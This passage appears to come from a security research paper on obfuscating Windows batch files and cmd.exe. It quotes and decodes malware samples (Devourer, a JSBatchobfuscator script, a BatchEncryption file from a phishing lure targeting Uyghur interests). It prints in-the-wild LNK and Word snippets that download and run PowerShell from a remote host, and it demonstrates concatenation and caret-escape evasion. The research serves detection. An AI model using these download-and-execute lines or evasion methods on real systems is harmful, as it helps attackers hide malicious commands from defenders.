Substrings of existing environment variables can be used to encode entire batch file contents or select portions of commands. The earliest examples of environment variable substring encoding identified during the hunting phase of this research belong to the Devourer malware family. These batch files contain a mix of plaintext and encoded content and rely primarily on the APPDATA, COMSPEC, PROGRAMFILES and USERPROFILE environment variables for substring encoding. Each highlighted line in the below sample sets environment variable values using the internal `set` command encoded as `%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1%`.

Devourer malware using known environment variable substring encoding
SHA-256: cccb193de86fd7ff876e875c32305f33dc48843dc1180fb04be573014e944c09

```
ÿba^M
goto RealHead^M
[Devourer_3.0_12722772318242][DSC02702.JPG][EJPack]^M
^M
:RealHead^M
cls^M
@echo off^M
^M
:AvoideVNBug^M
if "%APPDATA%"=="" if not exist %systemroot%\system32\drivers\values.log goto Kill^M
if "%APPDATA%"=="" FOR /F "tokens=*" %%i in (%systemroot%\system32\drivers\values.log) do set %%i^M
^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %comspec:~-13,1%%userprofile:~5,1%%appdata:~-7,1%%appdata:~-15,1%%userprofile:~6,1%=%%bh%%jkq%%vz%%f7%%4c50t%%u1w8%%(cdf9)%%@6tc%%^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1%%appdata:~-13,1%%appdata:~-7,1%%userprofile:~5,1%%appdata:~-1%%appdata:~-13,1% ENABLEEXTENSIONS ENABLEDELAYEDEXPANSION^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% D%comspec:~-1%%tcopu:~8,1%%appdata:~-7,1%%userprofile:~6,1%%programfiles:~4,1%%comspec:~-1%%programfiles:~4,1%=%systemroot%\F%appdat
a:~-7,1%%userprofile:~14,1%%comspec:~-13,1%%comspec:~-16,1%\HIDESE~%tcopu:~21,1%^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %comspec:~-16,1%%comspec:~-1%%comspec:~-13,1%%userprofile:~6,1%%appdata:~-15,1%=%systemroot%\F%appdata:~-7,1%%userprofile:~14,1%%com
spec:~-13,1%%comspec:~-16,1%\HIDESE~%tcopu:~21,1%\D%comspec:~-1%%tcopu:~8,1%%appdata:~-7,1%%userprofile:~6,1%%programfiles:~4,1%%comspec:~-1%%programfiles:~4,1%%comspec:~-16,1%%c
omspec:~-1%%comspec:~-13,1%%userprofile:~6,1%%appdata:~-15,1%^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %programfiles:~4,1%%appdata:~-1%%programfiles:~4,1%=%Devourer%\W%programfiles:~-4,1%%userprofile:~14,1%RAR^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %comspec:~-16,1%%comspec:~-1%%appdata:~-13,1%%tcopu:~11,1%%userprofile:~5,1%%appdata:~-7,1%%appdata:~15,1%%comspec:~-1%=%random%%ran
dom%^M
^M
if "%1"=="-Install" goto Install^M
if "%1"=="-Run" goto Run^M
if "%1"=="-Tenbatsu" goto Tenbatsu^M
if "%1"=="-Kill" goto Kill^M
if "%1"=="-Open" goto Open^M
if /i "%1"=="-goto" goto %2^M
```


The above Devourer malware sample was uploaded to a public repository in June 2012. This highlights that environment variable substring obfuscation in batch files has been around for many years, though later samples are far more effective at evading static detections. In the author's experience, environment variable encoding obfuscation outside of batch files is still incredibly rare.

Custom Environment Variables

More recent examples of batch file encoding rely on custom environment variables instead of existing environment variables for substring encoding. The below sample was generated with the JSBatchobfuscator[12] project released in March 2016. This framework produces a batch file that sets all alphanumeric characters into a single custom environment variable and then encodes the remainder of the payload using substrings of the custom environment variable.

JSBatchobfuscator batch file using custom environment variable substring encoding
SHA-256: 9e1df42f00829d16afd97c575f08da45467bbcab92ca5e3d2832a009dddaa8a7

```
@echo off
Set aayhu8u8p8dv0ftj4i=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
cls
@%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~12,1%%aayhu8u8p8dv0ftj4i:~17,1%%aayhu8u8p8dv0ftj4i:~24,1% %aayhu8u8p8dv0ftj4i:~24,1%%aayhu8u8p8dv0ftj4i:~15,1%%aayhu8u8p8dv0ftj4i:~15,1%
%aayhu8u8p8dv0ftj4i:~29,1%%aayhu8u8p8dv0ftj4i:~10,1%%aayhu8u8p8dv0ftj4i:~28,1%%aayhu8u8p8dv0ftj4i:~20,1%%aayhu8u8p8dv0ftj4i:~20,1%%aayhu8u8p8dv0ftj4i:~18,1%%aayhu8u8p8dv0ftj4i:~21,1%%aayhu8u8p8dv0ftj4i:
~21,1% /%aayhu8u8p8dv0ftj4i:~41,1% /%aayhu8u8p8dv0ftj4i:~44,1%%aayhu8u8p8dv0ftj4i:~48,1% %aayhu8u8p8dv0ftj4i:~44,1%%aayhu8u8p8dv0ftj4i:~39,1%%aayhu8u8p8dv0ftj4i:~48,1%%aayhu8u8p8dv0ftj4i:~10,1%%aayhu8u8
p8dv0ftj4i:~23,1%.%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~33,1%%aayhu8u8p8dv0ftj4i:~14,1%
%aayhu8u8p8dv0ftj4i:~29,1%%aayhu8u8p8dv0ftj4i:~10,1%%aayhu8u8p8dv0ftj4i:~28,1%%aayhu8u8p8dv0ftj4i:~20,1%%aayhu8u8p8dv0ftj4i:~20,1%%aayhu8u8p8dv0ftj4i:~18,1%%aayhu8u8p8dv0ftj4i:~21,1%%aayhu8u8p8dv0ftj4i:
~21,1% /%aayhu8u8p8dv0ftj4i:~41,1% /%aayhu8u8p8dv0ftj4i:~44,1%%aayhu8u8p8dv0ftj4i:~48,1% %aayhu8u8p8dv0ftj4i:~44,1%%aayhu8u8p8dv0ftj4i:~39,1%%aayhu8u8p8dv0ftj4i:~48,1%%aayhu8u8p8dv0ftj4i:~42,1%%aayhu8u8
p8dv0ftj4i:~27,1%%aayhu8u8p8dv0ftj4i:~43,1%%aayhu8u8p8dv0ftj4i:~21,1%%aayhu8u8p8dv0ftj4i:~25,1%.%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~33,1%%aayhu8u8p8dv0ftj4i:~14,1%
@%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~12,1%%aayhu8u8p8dv0ftj4i:~17,1%%aayhu8u8p8dv0ftj4i:~24,1% %aayhu8u8p8dv0ftj4i:~43,1%%aayhu8u8p8dv0ftj4i:~46,1%%aayhu8u8p8dv0ftj4i:~40,1%%aayhu8u8p8dv0ftj4
i:~60,1%_%aayhu8u8p8dv0ftj4i:~38,1%%aayhu8u8p8dv0ftj4i:~56,1%%aayhu8u8p8dv0ftj4i:~53,1%%aayhu8u8p8dv0ftj4i:~53,1%%aayhu8u8p8dv0ftj4i:~40,1%%aayhu8u8p8dv0ftj4i:~49,1%%aayhu8u8p8dv0ftj4i:~55,1%_%aayhu8u8p
8dv0ftj4i:~56,1%%aayhu8u8p8dv0ftj4i:~54,1%%aayhu8u8p8dv0ftj4i:~40,1%%aayhu8u8p8dv0ftj4i:~53,1%\%aayhu8u8p8dv0ftj4i:~54,1%%aayhu8u8p8dv0ftj4i:~24,1%%aayhu8u8p8dv0ftj4i:~15,1%%aayhu8u8p8dv0ftj4i:~29,1%%aa
yhu8u8p8dv0ftj4i:~32,1%%aayhu8u8p8dv0ftj4i:~10,1%%aayhu8u8p8dv0ftj4i:~27,1%%aayhu8u8p8dv0ftj4i:~14,1%\%aayhu8u8p8dv0ftj4i:~38,1%%aayhu8u8p8dv0ftj4i:~21,1%%aayhu8u8p8dv0ftj4i:~10,1%%aayhu8u8p8dv0ftj4i:~2
8,1%%aayhu8u8p8dv0ftj4i:~28,1%%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~28,1%\%aayhu8u8p8dv0ftj4i:~58,1%%aayhu8u8p8dv0ftj4i:~24,1%%aayhu8u8p8dv0ftj4i:~32,1%%aayhu8u8p8dv0ftj4i:~6,1%%aayhu8u8p8dv0ft
j4i:~4,1%%aayhu8u8p8dv0ftj4i:~3,1%%aayhu8u8p8dv0ftj4i:~2,1%%aayhu8u8p8dv0ftj4i:~49,1%%aayhu8u8p8dv0ftj4i:~24,1%%aayhu8u8p8dv0ftj4i:~13,1%%aayhu8u8p8dv0ftj4i:~14,1%\%aayhu8u8p8dv0ftj4i:~38,1%%aayhu8u8p8d
v0ftj4i:~47,1%%aayhu8u8p8dv0ftj4i:~54,1%%aayhu8u8p8dv0ftj4i:~44,1%%aayhu8u8p8dv0ftj4i:~39,1%\{%aayhu8u8p8dv0ftj4i:~7,1%%aayhu8u8p8dv0ftj4i:~37,1%%aayhu8u8p8dv0ftj4i:~8,1%%aayhu8u8p8dv0ftj4i:~40,1%%aayhu
8u8p8dv0ftj4i:~9,1%%aayhu8u8p8dv0ftj4i:~1,1%%aayhu8u8p8dv0ftj4i:~6,1%%aayhu8u8p8dv0ftj4i:~4,1%-%aayhu8u8p8dv0ftj4i:~3,1%%aayhu8u8p8dv0ftj4i:~2,1%%aayhu8u8p8dv0ftj4i:~4,1%%aayhu8u8p8dv0ftj4i:~39,1%-%aayh
u8u8p8dv0ftj4i:~4,1%%aayhu8u8p8dv0ftj4i:~36,1%%aayhu8u8p8dv0ftj4i:~2,1%%aayhu8u8p8dv0ftj4i:~40,1%-%aayhu8u8p8dv0ftj4i:~36,1%%aayhu8u8p8dv0ftj4i:~4,1%%aayhu8u8p8dv0ftj4i:~6,1%%aayhu8u8p8dv0ftj4i:~39,1%-%
aayhu8u8p8dv0ftj4i:~0,1%%aayhu8u8p8dv0ftj4i:~1,1%%aayhu8u8p8dv0ftj4i:~6,1%%aayhu8u8p8dv0ftj4i:~5,1%%aayhu8u8p8dv0ftj4i:~41,1%%aayhu8u8p8dv0ftj4i:~37,1%%aayhu8u8p8dv0ftj4i:~2,1%%aayhu8u8p8dv0ftj4i:~0,1%%
aayhu8u8p8dv0ftj4i:~0,1%%aayhu8u8p8dv0ftj4i:~0,1%%aayhu8u8p8dv0ftj4i:~40,1%%aayhu8u8p8dv0ftj4i:~38,1%} [%aayhu8u8p8dv0ftj4i:~7,1%] >%aayhu8u8p8dv0ftj4i:~25,1%%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4
i:~27,1%%aayhu8u8p8dv0ftj4i:~22,1%%aayhu8u8p8dv0ftj4i:~13,1%%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~21,1%.%aayhu8u8p8dv0ftj4i:~29,1%%aayhu8u8p8dv0ftj4i:~33,1%%aayhu8u8p8dv0ftj4i:~29,1%
@%aayhu8u8p8dv0ftj4i:~27,1%%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~16,1%%aayhu8u8p8dv0ftj4i:~18,1%%aayhu8u8p8dv0ftj4i:~23,1%%aayhu8u8p8dv0ftj4i:~18,1% %aayhu8u8p8dv0ftj4i:~25,1%%aayhu8u8p8dv0ftj4
i:~14,1%%aayhu8u8p8dv0ftj4i:~27,1%%aayhu8u8p8dv0ftj4i:~22,1%%aayhu8u8p8dv0ftj4i:~13,1%%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~21,1%.%aayhu8u8p8dv0ftj4i:~29,1%%aayhu8u8p8dv0ftj4i:~33,1%%aayhu8u8p8
dv0ftj4i:~29,1%
```


A decoded version of this payload is shown below:

Decoded JSBatchobfuscator batch file

```
@echo off
Set aayhu8u8p8dv0ftj4i=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
cls
@echo off
taskkill /F /IM IDMan.exe
taskkill /F /IM IDMGrHlp.exe
@echo HKEY_CURRENT_USER\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@echo HKEY_CURRENT_USER\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@echo HKEY_LOCAL_MACHINE\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@echo HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@del permdel.txt
reg delete HKCU\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKCU\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKLM\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKLM\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKCU\Software\DownloadManager /v CheckUpdtVM /f
reg delete HKCU\Software\DownloadManager /v scansk /f
reg delete HKCU\Software\DownloadManager /v tvfrdt /f
reg delete HKCU\Software\DownloadManager /v ptrk_scdt /f
reg delete HKCU\Software\Classes\CLSID\{07999AC3-058B-40BF-984F-69EB1E554CA7} /f
reg delete HKCU\Software\Classes\CLSID\{6DDF00DB-1234-46EC-8356-27E7B2051192} /f
reg delete HKCU\Software\Classes\CLSID\{D5B91409-A8CA-4973-9A0B-59F713D25671} /f
reg delete HKLM\Software\Classes\CLSID\{07999AC3-058B-40BF-984F-69EB1E554CA7} /f
reg delete HKLM\Software\Classes\CLSID\{6DDF00DB-1234-46EC-8356-27E7B2051192} /f
reg delete HKLM\Software\Classes\CLSID\{D5B91409-A8CA-4973-9A0B-59F713D25671} /f
exit
```

12 JSBatchobfuscator source code can be downloaded from https://github.com/guillaC/JSBatchobfuscator

The author identified more recent obfuscated batch files instantiating the initial variable with randomized alphabets and alphanumeric subsets instead of the ordered 0-9a-zA-Z values produced by the public version of the JSBatchobfuscator framework.

The static detection evasion capability of this style of obfuscation remains significant. All identified JSBatchobfuscator samples had A/V detection ratings of 0 or 1 in VirusTotal[13] at the time of this publication. FireEye has also identified a Chinese-based APT threat actor using this style of batch file obfuscation in the wild in July 2017, though not produced by the public JSBatchobfuscator framework.

Existing and Custom Environment Variables

The most uncommon style of batch file obfuscation identified during this research is the combination of known and custom environment variable encoding produced by the BatchEncryption[14] framework. The framework generates a batch file that sets a randomized dictionary into a custom environment variable called ' (single quote). This entire variable instantiation is encoded with existing environment variable substrings. The batch file encodes the remainder of the command (minus caret escape characters) using substrings of the custom environment variable.

An example BatchEncryption batch file is shown below:

BatchEncryption batch file MSWORD_WRAPPER.bat using known and custom environment variable substring encoding
Batch file extracted from phishing document Jawlan and Suriya.doc
SHA-256: 761483906b45fad51f3c7ab66b1534dee137e93a52816aa270bc97249acb56d0

Set env var called ' (single quote) with known env var substrings

Assemble payload as substrings from newly-set ' env var

```
:BatchEncryption Build 201610 By gwsbhqt@163.com^M
```

This sample is particularly interesting because it was embedded in a malicious document entitled Jawlan and Suriya.doc. This document contains an embedded news article entitled Xinjiang Authorities Jail Six Uyghur Students on Return From Turkey[15] published twelve days before the document was publicly analyzed. The document was likely named after two of the students detailed in the article: Jawlan and Suriya.

13 https://www.virustotal.com/
14 BatchEncryption information documented at http://www.bathome.net/archiver/tid-42106.html (2016-10-21)
15 Hoshur, Shohret. "Xinjiang Authorities Jail Six Uyghur Students on Return From Turkey." Radio Free Asia 27 Sep. 2017. https://www.rfa.org/english/news/uyghur/students-09272017160616.html Web. 1 Feb. 2018.

News article[16] contained in phishing lure Jawlan and Suriya.doc
SHA-256: 761483906b45fad51f3c7ab66b1534dee137e93a52816aa270bc97249acb56d0

Xinjiang Authorities Jail Six Uyghur Students on Return From Turkey

2017-09-27

Email Comment Share Print

Jawlan and Suriya in an undated photo.

The document writes the obfuscated and encrypted batch file to disk at `%TEMP%\MSWORD_WRAPPER.bat`. The decrypted payload executes regsvr32.exe to download the secondary payload, an SCT file, from one domain. The SCT file then executes a PowerShell encoded command to download a staged Empire agent from a second domain.

At the time of this paper, a Google search for the header of the batch file returns only three results[17][18][19] all of which explain the BatchEncryption tool's functionality as a "high-strength batch encryption program."

16 Hoshur, Shohret. "Xinjiang Authorities Jail Six Uyghur Students on Return From Turkey." Radio Free Asia 27 Sep. 2017. https://www.rfa.org/english/news/uyghur/students-09272017160616.html Web. 1 Feb. 2018.
17 BatchEncryption information documented at http://www.bathome.net/archiver/tid-42106.html (2016-10-21)
18 BatchEncryption information documented at http://www.jb51.net/softs/569925.html (2017-08-06)
19 BatchEncryption information documented at http://shidailipin.com/softs/569925.html (2017-08-06)

Additional information in these articles as well as separate forums led by a user gwsbhqt (matching the reference to gwsbhqt@163.com in both the batch file and these web articles) indicate that this tool might have originally been developed as an encryption/decryption homework problem for a cryptology class:

- Program is a Windows console program developed using C ++ by gwsbhqt@163.com in the Visual Studio 2015 environment
- If the program has BUG or any questions, or have the classmates need GUI version of this program, please post a reply message,
- Or contact gwsbhqt@163.com directly[20]

Google search results for "batchencryption gwsbhqt@163.com" strings from sample batch file header

batchencryption gwsbhqt@163.com

All Maps News Shopping Videos More Settings Tools

3 results (0.46 seconds)

[原创工具][201610]BatchEncryption - 批处理加密程序(页1) - 第三方命 ...
www.bathome.net › 批处理之家 › 第三方命令行 ▾ Translate this page
Oct 21, 2016 - 28 posts - 9 authors
[原创工具][201610]BatchEncryption - 批处理加密程序. [i=s] 本帖最后由gwsbhqt 于2016-10-21 17:52 编辑[/i] [b]BatchEncryption 是一个[color=Red]全平台*[/color]通用的[color=Blue]强度较高[/color]的批处理加密程序[/b] BatchEncryption 能在[color=Red]全平台*[/color]运行，所加密的文件也能在[color=Red]全 ...

BatchEncryption 批处理bat加密程序(加强版) 下载-脚本之家
www.jb51.net › 软件下载 › 安全相关 › 加密解密 ▾ Translate this page
Aug 6, 2017 - 或者直接与gwsbhqt@163.com联系. 文件说明. 1简单代码@gwsbhqt. 非常简单的代码, 不存在特殊符号，用于测试BatchEncryption加密后是否能运行的示例. 2四则复合运算@批处理吧. 较为复杂的代码，存在大量的!变量，用于测试BatchEncryption是否能正确处理较为复杂的代码. 3.0批处理解密组件@bluewing009.

BatchEncryption 批处理bat加密程序 - 脚本之家_www.jb51.net - 金宝博 ...
shidailipin.com/softs/569925.html - Translate this page
Aug 6, 2017 - 或者"help"获取更详细地帮助 程序是在Visual Studio 2015环境下由gwsbhqt@163.com使用C++开发的Windows控制台程序 如果程序出现BUG或者有任何疑问，或者有同学需要此程序的GUI版本，欢迎发帖回复留言，或者直接与gwsbhqt@163.com联系 文件说明 1简单代码@gwsbhqt 非常简单的代码，不存在特殊 ...

Screenshot of BatchEncryption tool help menu from article[21] (translated from Chinese to English via Google Translate[22])

After the implementation of the proposed implementation of "/?" Or "help" for more detailed help

C:\Users\User\Desktop\BatchEncryption.exe

```
BatchEncryption Build 201610 By gwsbhqt@163.com

C:\Users\User\Desktop\BatchEncryption>/?
加密批处理文件

BATCHENCRYPTION sourceFile [targetFile] [/D:num] {[/F] | /-F}

  sourceFile    源文件

  [targetFile]  目标文件，缺省为源文件同目录下 源文件_Encrypted

  [/D:num]      加密深度，num至少为1，缺省为/D:10

  {[/F] | /-F}  格式化文本，/F格式化，/-F不格式化，缺省为/F

Example:

  C:\>BatchEncryption C:\a.bat
  -在命令提示符 加密 C:\a.bat 至 C:\a_Encrypted.bat 加密深度为10 格式化文本

  C:\BatchEncryption>"C:\b c.bat" D:\d.cmd /D:100 /-F
  -在UI消息循环 加密 "C:\b c.bat" 至 D:\d.cmd 加密深度为100

Attention:

  I.BatchEncryption Build 201610 By gwsbhqt@163.com

  II.此程序理论上支持默认环境的WinXP/WinVista/Win7/Win8/Win8.1/Win10(x86/x64)

  III.(无法访问/拒绝访问/空)的(源文件/目标文件)路径均为无效的参数

  IV.当源文件复杂度较高或者涉及到空格/换行/制表时建议使用 /-F 参数

  V.随机生成的数据在加密深度过大时概率表现为闪退，加密完成后需测试

  VI.当出现闪退等情况，尝试使用 /-F 参数并重新反复加密，直至稳定可用

  VII.此程序存在一定的反解密手段，不建议尝试对此程序生成的加密文件进行解密

C:\Users\User\Desktop\BatchEncryption>
```

腾龙技术论坛
www.tenglongw.com

Program is a Windows console program developed using C ++ by gwsbhqt@163.com in the Visual Studio 2015 environment

If the program has BUG or any questions, or have the classmates need GUI version of this program, please post a reply message,

Or contact gwsbhqt@163.com directly

20 BatchEncryption information documented at http://www.jb51.net/softs/569925.html (2017-08-06)
21 BatchEncryption information documented at http://www.jb51.net/softs/569925.html (2017-08-06)
22 https://translate.google.com/

Advanced Payload Obfuscation

The author has developed more advanced cmd.exe payload obfuscation capabilities that do not rely on any environment variable encodings or insertion obfuscation characters outlined in the previous sections. These encodings and obfuscation characters have serious implications for defenders who develop signatures for static arguments and dynamic executions of cmd.exe (and many other binaries in the case of double quotes). While these encodings and obfuscation characters present effective evasion opportunities for attackers, savvy defenders might quickly adapt and develop detection logic for the simple presence of any of these obfuscation techniques. This adaptation would cause an attacker's usage of any of these obfuscation characters to out themselves as malicious (or at least suspicious) activity.

The next logical progression in this research then became uncovering obfuscation opportunities that do not rely on any of the previously mentioned obfuscation characters or environment variable encodings. During this phase of research the author developed four advanced payload obfuscation and encoding capabilities:

- Concatenation
- FORcoding (for loop encoding, coined by the author)
- Reversal
- FINcoding (FIN-style encoding where "FIN" stands for financial threat groups, coined by the author)

Concatenation

The most logical advanced payload obfuscation capability involves concatenating cmd.exe's arguments into process-level environment variables. Concatenation obfuscation is already heavily used in the wild but in very limited capacities. Most cmd.exe concatenation usage only involves concatenating the string `powershell` into 2 or 3 custom environment variables and then reassembling these variables in a second cmd.exe child process. This technique is often used to evade static detection of malicious LNK files like in the below sample:

Concatenation obfuscation of the string `powershell` in LNK file

```
..\..\..\..\Windows\System32\cmd.exe /c “set da=wersh&& set gg=ell&&
set c0=po&&” cmd /c %c0%%da%%gg% -nonI -eP bypass -c iEx ((n`eW-OBjECt
(‘n’+’Et.w’+’EbclIe’+’nT’)).(‘do’+’wNlo’+’adst’+’ring’).Invoke((‘h’+$
s4+’t’+’t’+$o8+’ps://’+...
```

Additional examples in the wild are executed directly from an Office application like winword.exe. These samples sometimes include decoy custom environment variable instantiations (highlighted in green below) which are never referenced in the remainder of the command:

Concatenation obfuscation of the string powershell executed from winword.exe with decoy custom environment variables

```
CmD wMic & %Co^m^S^p^Ec^% /V /c set
%binkOHOTJcSMBkQ%=EINhmPkdO&&set %kiqjRiiiH%=owe^r^s&&set
%zzwpVwCTCRDvTBu%=pOwoJiQoW&&set %CdjPuLtXi%=p&&set
%GKZajcAqFZkRLZw%=NazJjhVlGSrXQvT&&set %QiiPPcnDM%=^he^l^l&&set
%jiIZiKXbkZQMpuQ%=dipAbiiHEplZSHr&&!%CdjPuLtXi%!!%kiqjRiiiH%!!%QiiPPcnDM%!
“.( $VeRbOsePReFEREncE.tOstRinG()[1,3]+’x’-jOin’’) ( (‘. (
ctVpshoME[4]+ctVPsHomE[34]+VnLXVnL)...
```

Some samples include heavier caret escape character obfuscation and set the concatenated powershell variables into an additional variable `dq` and reference only `dq` in the final command:

Concatenation obfuscation of the string powershell executed from winword.exe with decoy custom environment variables

```
cmd.exe  /C "cm^d^.^e^x^e /V^ ^/C s^et
g^c^=^er^s^&^&s^e^t ^tf=^he^ll^&^&set^ f^a^=^pow^&^&^s^et^
dq^=W^i^n^do^ws^!fa^!^!g^c^!!^t^f^!\^v^1^.0\^!^fa!^!^gc!!^tf^!^&^&^ech^o^
iE^X^(^^"iex(neW-OBjecT nEt.webCLiEnt).dowNlOaDstrING('https://
REDACTED')^"^)^;^ ^|^ !dq! -^no^p^ ^-^w^i^n^ ^1^ ^-"
```

During this research the author did not identify in the wild usage of cmd.exe concatenation applied to anything more than a binary name like powershell.exe. However, this concatenation technique can be extended to obfuscate all cmd.exe's command line arguments in a way that does not require a secondary cmd.exe process to reassemble the concatenated command in memory.

As a simplified example, an entire payload of netstat -ano or even netstat /ano (since dashes and forward slashes are often interchangeable for many native binaries) can be set in an environment variable called `com`. To ensure the variable value can be expanded in the current session a simple "echo test" can be performed:

Environment variable expansion in current session by internal `call` command or child cmd.exe process

```
C:\>cmd /c "set com=netstat /ano&&echo %com%"
%com%

C:\>cmd /c "set com=netstat /ano&&call echo %com%"
netstat /ano

C:\>cmd /c "set com=netstat /ano&&cmd /c echo %com%"
netstat /ano
```

Creating and referencing a custom environment variable in the same cmd.exe session does not automatically expand the value as the first example in the above screenshot shows. However, variable expansion can be forced by invoking the internal `call`[23] command or even by referencing the custom variable in a child process.[24]

Most public samples using simple concatenation for powershell rely on the latter option of executing a child cmd.exe process to expand the custom environment variable(s) set in the primary process. However, the `call` command would provide a quieter method of variable expansion as it does not require a child process execution. Using the `call` command and removing `echo` from the example, `netstat /ano` can be set in the custom environment variable `com` and then expanded and executed within the original cmd.exe process:

```
cmd /c "set com=netstat /ano&&call %com%"
```

23 Useful information on cmd.exe's internal call command at https://ss64.com/nt/call.html

24 This is not an exhaustive list but contains the simplest examples of variable expansion techniques for demonstration purposes. The next section will introduce an additional variable expansion technique.

Cmd.exe using internal `call` command to expand custom environment variable instantiated in current session

```
C:\>cmd /c "set com=netstat /ano&&call %com%"

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       860
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       492
```

This variable expansion with the `call` command enables more complex concatenation and command reassembly in a single cmd.exe session:

```
cmd /c “set com3= /ano&&set com2=stat&&set
com1=net&&call %com1%%com2%%com3%”
```

Additionally, the reassembled custom environment variables can be set into an additional custom environment variable called `final` in the same session if `call` is used during the `set` command and final invocation:

```
cmd /c “set com3= /ano&&set
com2=stat&&set com1=net&&call set
final=%com1%%com2%%com3%&&call %final%”
```

If the final variable does not contain any characters that require special escaping (primarily the vertical pipe) then it can be directly invoked by the `call` command. However, escaping can be simplified if the final variable is invoked in a child cmd.exe process directly (`cmd.exe /c %final%`) or via standard input (`call echo %final% | cmd.exe`) to avoid any content appearing in the child process command line arguments.

There is no limit to how many substrings the original command can be concatenated into, other than cmd.exe's 8,191-character command line limit. In addition, the custom environment variable names can be obfuscated by using only special characters (with some minor exceptions) or whitespace following a single non-whitespace character.

Custom environment variable composed of only special characters

```
cmd /c “set --$#$--= /ano&&set 
!!#**#!!=stat&&set .........=net&&call set
`’’’’’’’’’’’’’=%.........%%!!#**#!!%%--$#$--%
&&call %’’’’’’’’’ ’’’’’’%”
```

Custom environment variable composed of whitespace following a single non-whitespace character

```
cmd /c “set `         = /ano&&set `      =stat&&
set `       =net&&call set `     =%’       %%’
%%’         %&&call %’     %”
```

One potential detection approach for this concatenation obfuscation is to identify numerous `set` and `call` commands in cmd.exe's arguments. However, it is important to note previous insertion obfuscation characters can be added into the concatenated command, some of which obfuscate the presence of the set and call commands:

Random character casing and whitespace

```
CMd   /C   "   sEt    coM3= /ano&&   SEt
cOm2=stat&&   seT    CoM1=net&&   caLl  
SeT    fiNAl=%COm1%%cOm2%%coM3%&&   cAlL   
%FinAl%   "
```

Comma and semicolon delimiter characters

```
;,,CMd,;  ,/C   ",  ;, ;sEt    coM3= /
ano&&,,,SEt    cOm2=stat&&;;;seT    CoM1=net&&,
;caLl,;,SeT    fiNAl=%COm1%%cOm2%%coM3%&&; ,
,cAlL, ;, ;%FinAl%   "
```


Caret escape characters

```
;,,C^Md^,;  ,^/^C^ ^ ",  ;, ;s^Et
^ ^ co^M3=^^ /^^an^o&&,,,S^Et^
^ ^cO^m2=^s^^ta^^t&&;;;s^eT^  ^
C^oM1^=^n^^et&&,  ;c^aLl,^;,S^e^T ^ ^ fi^N
Al^=^%COm1^%%c^Om2%^%c^oM3^%&&; , ,c^AlL^,
;,^ ;%Fi^nAl^%   "
```

Parenthesis sub-command obfuscation characters

```
;,,C^Md^,;  ,^/^C^ ^ ", ( ((;,( ;(s^Et
^ ^ co^M3=^^ /^^an^o))  )))&&,,(,S^Et^
^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^  ^
C^oM1^=^n^^et)  ) &&, (( ;c^aLl,^;,S^e^T ^
^ fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (,
,(c^AlL^, ;,^ ;%Fi^nAl^%) )  "
```

In the Security event log EID 4688 event this obfuscated command's argument field retains all obfuscation characters minus one layer of caret escaping. However, the final input command of `netstat /ano` does not retain any obfuscation characters in its command line arguments.



Security EID 4688 "Process Command Line" field retains most obfuscation characters

```
Creator Process Name:    C:\Windows\System32\cmd.exe
Process Command Line:    CMd ,;  ,/C  ", ( ((;,( ;(s^Et ^ ^ co^M3
=^^ /^^an^o))  )))&&,,(,S^Et^ ^ ^cO^m2=^s^^ta^^t)&&(;(;;s^eT^
